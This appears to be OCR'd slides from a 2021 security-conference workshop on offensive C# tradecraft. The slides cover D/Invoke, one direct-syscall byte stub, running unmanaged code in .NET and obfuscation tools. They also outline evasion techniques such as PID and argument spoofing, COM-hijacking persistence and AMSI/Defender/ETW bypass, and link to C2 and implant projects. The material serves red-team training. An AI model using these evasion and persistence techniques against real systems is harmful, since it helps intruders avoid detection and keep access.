Presented in BlueHat IL by Ruben Boonen (b33f) and The Wover

- https://www.youtube.com/watch?v=FuxpMXTgV9s

The code is in the Sharpsploit respositor (SharpSploit.Execution.DynamicInvoke)

- https://github.com/cobbr/SharpSploit

The Wover maintains a nuget for C# for it

- https://github.com/TheWover/DInvoke

Direct Syscalls in C# using Unsafe

C# can use direct syscalls with unsafe

Red Team Tactics: Utilizing Syscalls in C# - Prerequisite Knowledge

- https://jhalon.github.io/utilizing-syscalls-in-csharp-1 (Jack Halon)
- https://github.com/jhalon/SharpCall (Jack Halon)
- https://github.com/badBounty/directInjectorPOC (BadBounty)

```
static byte[] bNtOpenProcess =
{
    0x4C, 0x8B, 0xD1,              // mov r10, rcx
    0xB8, 0x26, 0x00, 0x00, 0x00,  // mov eax, 0x26 (NtOpenProcess Syscall)
    0x0F, 0x05,                    // syscall
    0xC3                           // ret
};
```

Running Unmanaged Code in .NET

Where direct P/Invoke, D/Invoke and Syscalls is not sufficient, there other .NET features to be used to run unmanaged code

- Marshal.GetDelegateForFunctionPointer by D/Invoke research

Weird Ways to Run Unmanaged Code in .NET by Adam Chester (_xpn)

- https://blog.xpnsec.com/weird-ways-to-execute-dotnet

  - MethodDesc and Pointers Jumps
  - InternalCall and QCall
  - Samples: https://github.com/xpn/NautilusProject

Obfuscation

.NET Framework code can be decompiled easily (represented code)

- PE binary artifacts, Static Signatures via Code or Ngrams, Reading the Code as RE

Obfuscation


- Altering the source code and/or binary to make the program hard to understand
- Changing strings & variable names, adding simple calculations or operations
- Randomising the content for static or dynamic detections

Projects

- ConfuserEx(Ex2) - https://mkaring.github.io/ConfuserEx/
- C# -> Rosfuscator by Melvin Langvik - https://github.com/Flangvik/RosFuscator
- PowerShell -> Chimera by tokyoneon - https://github.com/tokyoneon/Chimera
- .NET-Obfuscator List - https://github.com/NotPrab/.NET-Obfuscator

General Recommendations

Evasions




Get a Code Signing Certificate
- Signed installers (MSI)
- Signed Kernel Drivers

Use WebDAV for Delivery
- Internal C2
- Delivering LOLBins
- Exfiltration

Use Legitimate Apps (LOLBin / LOLBas)
Command Line Manipulation
Fake Parent PID while CreateProcess
Spoof the Arguments while CreateProcess

Use COM Hijacking for Persistency
- Trigger in Registry
- Impersonate the Apps
- Alternate Data Streams (NTFS)



Remember that AMSI is everywhere
- Office Integration
- Scripting Integration (CScript, PS)
- Email Scanning
- .NET CLR (?)

Use .NET for Portability
- Compile When Necessary
- Inject it to Managed/Unmanaged
- Use as Binary or Script
- Run Powershell in Unmanaged

C#

Enrich Your Implant

Implement Shellcode Injections with Evasion
Evade Anti-Virus Emulators or Sandboxes
Bypass AMSI & Windows Defender & ETW

HITB SECCONF SIN-2021

Live Edition
Developing a Modular Implant

Next Steps

Homework:

Covenant C# C2 by Ryan Cobb (https://github.com/cobbr/Covenant)

Apollo - Implant for Mythic by Dwight Hohnstein (https://github.com/MythicAgents/Apollo)

Ghost Pack by SpectreOps (https://github.com/GhostPack)

Atomic Red Team Repo by Red Canary (https://github.com/redcanaryco/atomic-red-team)

Where is my implant? By Alexander Leary (https://github.com/0xbadjuju/WheresMyImplant)

Offensive Pipeline by Aetsu (https://github.com/Aetsu/OffensivePipeline)

Sharp Collection by Melvin Flangvik (https://github.com/Flangvik/SharpCollection)

People to follow:

Casey Smith, James Forshaw, Ruben Boonen, Will Schroeder, Oddvar Moe, Arno0x0x, Dave Kennedy, Daniel "Rastamouse" Duggan, Adam Chester, Dominic Chell, Grzegorz Tworek

HITB SECCONF SIN-2021

Thank You for Joining Us

Join our Discord channel to discuss more or ask questions

https://discord.gg/dXE8ZMvU9J